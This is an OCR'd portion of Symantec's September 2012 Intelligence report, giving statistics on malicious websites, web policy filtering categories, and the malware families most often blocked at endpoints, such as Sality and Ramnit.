
Symantec™

Web-based Malware Threats

In September, Symantec Intelligence identified an average of 780 websites each day harboring malware and other potentially unwanted programs including spyware and adware; a decrease of 29.1 percent since August. This reflects the rate at which websites are being compromised or created for the purpose of spreading malicious content. Often this number is higher when Web-based malware is in circulation for a longer period of time to widen its potential spread and increase its longevity.

As detection for Web-based malware increases, the number of new websites blocked decreases and the proportion of new malware begins to rise, but initially on fewer websites. Further analysis reveals that 36.9 percent of all malicious domains blocked were new in September; a decrease of 4.9 percentage points compared with August. Additionally, 11.4 percent of all Web-based malware blocked was new in September; an increase of 1.1 percentage points since August.

Web Security Services Activity:



September 2012

The chart above shows the decrease in the number of new spyware and adware websites blocked each day on average during September compared with the equivalent number of Web-based malware websites blocked each day.

Web Policy Risks from Inappropriate Use

Some of the most common triggers for policy-based filtering applied by Symantec Web Security.cloud for its business clients are social networking, advertisements and pop-up, and streaming media category. Many organizations allow access to social networking websites, but facilitate access logging so that usage patterns can be tracked and in some cases implement policies to only permit access at certain times of the day and block access at all other times. Web-based advertisements pose a potential risk though the use of “malvertisements,” or malicious advertisements. These may occur as the result of a legitimate online ad-provider being compromised and a banner ad being used to serve malware on an otherwise harmless website. Streaming media is increasingly popular when there are major sporting events or high profile international news stories. This activity often results in an increased number of blocks, as businesses seek to preserve valuable bandwidth for other purposes.

Web Security Services Activity:

Policy-Based Filtering		Web Viruses and Trojans		Potentially Unwanted Programs	
Social Networking	30.2%	Trojan.JS.Iframe.BPN	11.8%	PUP:Generic.183433	9.3%
Advertisement and Popups	30.0%	Suspicious.Pythia	9.7%	PUP:Clkpotato!gen3	7.4%
Streaming Media	8.4%	Trojan.Generic.4315639	6.8%	Gen:Application.Heur	6.0%
Computing and Internet	4.1%	JS:Trojan.Crypt.FC	5.5%	PUP:Mediafinder	4.3%
Chat	4.0%	Trojan.JS.Iframe.BRV	5.1%	PUP:Agent.NLK	4.1%
Peer-To-Peer	2.9%	Gen:Trojan.Heur.PT.Ci4abmtlSyo	4.8%	PUP:9231	3.8%
Hosting Sites	2.7%	Trojan.Maljava!gen23	3.8%	PUP:Crossid	3.6%
Search	1.9%	Trojan.JS.Agent.GHF	2.6%	PUP:Android/DroidRooter.G	3.6%
News	1.6%	Trojan.JS.Agent.GLM	2.4%	PUP:Relevant.BH	3.6%
Games	1.5%	Trojan.Webkit!html	2.3%	PUP:Generic.183457	3.1%

September 2012

Endpoint Security Threats

The endpoint is often the last line of defense and analysis; however, the endpoint can often be the first-line of defense against attacks that spread using USB storage devices and insecure network connections. The threats found here can shed light on the wider nature of threats confronting businesses, especially from blended attacks and threats facing

mobile workers. Attacks reaching the endpoint are likely to have already circumvented other layers of protection that may already be deployed, such as gateway filtering.

The table below shows the malware most frequently blocked targeting endpoint devices for the last month. This includes data from endpoint devices protected by Symantec technology around the world, including data from clients which may not be using other layers of protection, such as Symantec Web Security.cloud or Symantec Email AntiVirus.cloud.

Malware Name[3]	% Malware
Trojan.Gen.2	6.24%
W32.Sality.AE	6.18%
W32.Ramnit!html	5.30%
W32.Downadup.B	4.34%
Trojan.ADH.2	3.92%
Trojan Horse	3.04%
W32.Almanahe.B!inf	1.77%
W32.SillyFDC	1.17%
Trojan.ADH	1.15%
Downloader	1.10%

For much of 2012, variants of W32.Sality.AE[4] and W32.Ramnit[5] had been the most prevalent malicious threats blocked at the endpoint. Variants of W32.Ramnit accounted for approximately 13.6% of all malware blocked at the endpoint in September, compared with 6.9 percent for all variants of W32.Sality.

Approximately 46.0 percent of the most frequently blocked malware last month was identified and blocked using generic detection. Many new viruses and Trojans are based on earlier versions, where code has been copied or altered to create a new strain, or variant. Often these variants are created using toolkits and hundreds of thousands of variants can be created from the same piece of malware. This has become a popular tactic to evade signature-based detection, as each variant would traditionally need its own signature to be correctly identified and blocked.

By deploying techniques, such as heuristic analysis and generic detection, it's possible to correctly identify and block several variants of the same malware families, as well as identify new forms of malicious code that seek to exploit certain vulnerabilities that can be identified generically.

[3] *For further information on these threats, please visit: http://www.symantec.com/business/security_response/landing/threats.jsp*
[4] *http://www.symantec.com/security_response/writeup.jsp?docid=2006-011714-3948-99*
[5] *http://www.symantec.com/security_response/writeup.jsp?docid=2010-011922-2056-99*

About Symantec Intelligence

Symantec Intelligence is a respected source of data and analysis for messaging security issues, trends and statistics. Symantec.cloud Intelligence publishes a range of information on global security threats based on data captured through a variety of sources, including the Symantec Global Intelligence Network, the Symantec Probe Network (a system of more than 5 million decoy accounts), Symantec.cloud and a number of other Symantec security technologies. Skeptic™, the Symantec.cloud proprietary technology uses predictive analysis to detect new and sophisticated targeted threats, protecting more than 11 million end users at more than 55,000 organizations ranging from small businesses to the Fortune 500.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help consumers and organizations secure and manage their information-driven world. Our software and services protect against more risks at more points, more completely and efficiently, enabling confidence wherever information is used or stored. More information is available at www.symantec.com.